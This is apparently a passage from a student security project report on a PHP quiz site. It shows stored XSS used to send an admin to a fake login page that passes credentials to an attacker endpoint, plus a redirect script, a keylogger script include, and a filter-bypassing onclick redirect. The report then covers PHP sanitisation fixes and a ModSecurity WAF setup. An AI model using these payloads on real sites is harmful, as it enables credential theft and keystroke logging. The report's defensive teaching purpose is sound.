


Figure 40: Submitting a script in the feedback text area.

Now all the attacker have to do is wait for the admin to check his/her feedback tab in his/her page. Suppose the admin logged in, when they click on the feedback tab, they will be redirected to fake admin login page.




Figure 41: Admin feedback tab

If the trick worked on the admin and got deceived, then the admin will try to login by




Figure 42: Fake admin login page

entering the required credentials.

When the victim admin clicks on log in, the request will be sent to the attacker's endpoint instead.




Figure 43: Admin entering credentials




Figure 44: Attacker's message after deceiving admin user.

On the attacker's endpoint on Beeceptor, the username and password parameters will be harvested and received in the intercepted request.




Figure 45: Admin credentials in the intercepted request body

Now the attacker can take the username and password and get into the admin dash and get full control of the website




Figure 46: Admin dashboard

The attacker can inject some script to see how things get reflected in the web pages on the user side.




Figure 47: Attacker injecting a script by adding quiz functionality

Here it shows that the alert has been implemented successfully in the user side, so there is a weak point here.




Figure 48: script alert output in user side

Furthermore, attacker can inject a script to redirect the users and prevent them from taking the quiz. Thus, compromising the availability of taking quizzes.
<script> document.location.href = "http://endless.horse/";</script>




Figure 49: Script injected in the quiz title from the admin dashboard

If any user logged in, they will be redirected to another URL and will not be able to take a quiz.




Figure 50: User login




Figure 51: Redirection URL used in script

The main reason for the success of the attack is the ability of the attacker to perform XSS in the feedback field. To solve this issue along with other issues such as SQL injection, an input sanitization can be applied. Multiple PHP built-in function were used in the code as shown in the following.

```
$text=$_POST['ftext'];

$text=mysqli_real_escape_string($con,$text);
$text= strip_tags($text);
$text=htmlentities($text);
$text=filter_var($_POST['ftext'], FILTER_SANITIZE_STRING);
```

Figure 52: XSS countermeasure in feedback

Several functions were used just to guarantee that the data in sanitized and they were previously explained earlier. However, the most beneficial countermeasure function was used is the filter_var() function where it has the advantage of being able to control the behavior, the behavior used in this case is the FILTER_SANITIZE_STRING where the unwanted characters are stripped or encoded. Therefore, if the attacker performed XSS in the text area it will be sanitized and thus the attack is prevented.

2.C.c. Second attack scenario

commonly, the use of GET to submit the data makes attackers look for a way to exploit the website. In this scenario, the objective of the attacker is to collect users' information by inserting a keylogger script within the registration page to track all the user’s keystrokes. For an attacker to achieve his goal, he creates a JavaScript file named XSS.js to detect every keystroke made by the victim and then sends it to the PHP file named get.php to record keys into a file.




Figure 53 javascript code




Figure 54 php code

First, The attacker will insert a javascript in the URL and send it to the victim to steal his information.




Figure 55 malicious link

The victim will open the link and fill out the registration form.




Figure 56 Full out the form

Everything written on the page has been moved to the file.




Figure 57 log file

Countermeasure

To prevent the attacker to insert any script file, the preg_replace() function is used. It replaces all matches of a pattern found with substrings. To protect our site, It will be used to replace the letters of the (script) word with a space.




Figure 58 preg_replace*()*

Now the attacker will not be able to insert any script file. But the problem was not completely resolved. There is another way called a Cross-site scripting cheat sheet. It is consist of vectors that can help to bypass filters. So, instead of using this way to inject the script:

<script src="http://localhost/XSS.js"></script>

The attacker will use the XSS cheat sheet, he will use <a> tag with onclick event to redirect the victim to another page using windows.locaton():

Click Here Before Sign

The output of this :

Figure 59 output

The victim will be redirected to another page, and here the attacker can insert another keylogger or create any malicious script.




Figure 60 redirected page

To solve this problem, the htmlspecialchars() function is used. converts predefined characters to HTML entities. The predefined characters are: &, ', ", <, >. So without these characters, the attacker will not be able to insert anything.

```
<?php
require('config/config.php');
if(isset($_GET['register'])){
$username = htmlspecialchars($_GET['username']);
$email    =htmlspecialchars($_GET['email']);
$password = htmlspecialchars($_GET['password']);
$phone    = htmlspecialchars($_GET['phone']);
$address  = htmlspecialchars($_GET['address']);

Devices
```

Figure 61 code

The output after insert <a> tag:

```
register

welcome <a
onclick="window.location='http://localhost
/XSS2.php'"> Click
Here Before
Sign</a>
```

Figure 62 output


2.D. Configure ModSecurity WAF with OWASP CRS

2.D.a. screen shot of /etc/apache2/mods-available/security2.conf after configuring it

```
<IfModule security2_module>
        # Default Debian dir for modsecurity's persistent data
        SecDataDir /var/cache/modsecurity

        # Include all the *.conf files in /etc/modsecurity.
        # Keeping your local configuration in that directory
        # will allow for an easy upgrade of THIS file and
        # make your life easier
       # IncludeOptional /etc/modsecurity/*.conf

        # Include OWASP ModSecurity CRS rules if installed
        #IncludeOptional /usr/share/modsecurity-crs/*.load
        Include /usr/share/modsecurity-crs/crs-setup.conf
        Include /usr/share/modsecurity-crs/rules/*.conf
</IfModule>

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```

Figure 63 security2.conf

2.D.b. screen shot of /etc/apache2/sites-available/000-default.conf after configuring it.



```
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

    # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
    # error, crit, alert, emerg.
    # It is also possible to configure the loglevel for particular
    # modules, e.g.
    #LogLevel info ssl:warn

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    # For most configuration files from conf-available/, which are
    # enabled or disabled at a global level, it is possible to
    # include a line for only one particular virtual host. For example the
    # following line enables the CGI configuration for this host only
    # after it has been globally disabled with "a2disconf".
    #Include conf-available/serve-cgi-bin.conf
    SecRuleEngine On
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

Figure 64 000-default.*conf*

2.D.c. Test three different malicious payloads

First: test for SQL malicious payload.

Figure 65 SQL

Figure 66 forbidden




Figure 67 error log file

Second: test for XSS malicious payload.

Figure 68 xss

Figure 69 forbidden




Figure 70 error log file

Third: test for LFI malicious payload.




Figure 71 LFI

Figure 72 forbidden




Figure 73 error log file

3. Conclusion

To conclude, we have discussed in the very beginning that this website consists of an admin dash that enables the admin to view the users, add and delete quizzes. Also, the website contains the users' form to register to the website or log in. In addition, the project's website was built to ensure that both users and admin can work on a website that is fully focused on their needs, and secure through testing it by the builders. Finally, this website aims to serve this community by allowing them to take any online quiz from different places, and even if they were not able to perform a certain activity they were expecting they can, all they should do is adding feedback for any suggestions they would like to add through the user dash.

4. References

1. Rehman, J. U. (2021, May 26). *Simple user registration & login script in PHP and mysqli: All PHP tricks*. All PHP Tricks - Web Development Tutorials and Demos. Retrieved May 15, 2022, from https://www.allphptricks.com/simple-user-registration-login-script-in-php-and-mysqli/.
2. *JavaScript: In this document we have discussed JavaScript form validation using a sample registration form.* w3resource. (n.d.). Retrieved May 15, 2022, from https://www.w3resource.com/javascript/form/javascript-sample-registration-form-validation.php.
3. *Razormist*. Free Source Code Projects and Tutorials. (n.d.). Retrieved May 15, 2022, from https://www.sourcecodester.com/php/11096/creating-simple-login-using-mysqli-prepared-statement-jquery.html.
4. *What is cross-site scripting (XSS) and how to prevent it?: Web security academy*. What is cross-site scripting (XSS) and how to prevent it? | Web Security Academy. (n.d.). Retrieved May 15, 2022, from https://portswigger.net/web-security/cross-site-scripting.
5. Sunnyvalley.io. 2022. *What is Cross-Site Scripting (XSS)? - sunnyvalley.io*. [online] Available at: <https://www.sunnyvalley.io/docs/network-security-tutorials/what-is-cross-site-scripting-xss> [Accessed 15 May 2022].
6. Cross-site scripting (XSS) cheat sheet - 2022 edition: Web security academy. Cross-Site Scripting (XSS) Cheat Sheet - 2022 Edition | Web Security Academy. (n.d.). Retrieved May 15, 2022, from https://portswigger.net/web-security/cross-site-scripting/cheat-sheet
7. PHP htmlspecialchars() function. (n.d.). Retrieved May 15, 2022, from https://www.w3schools.com/php/func_string_htmlspecialchars.asp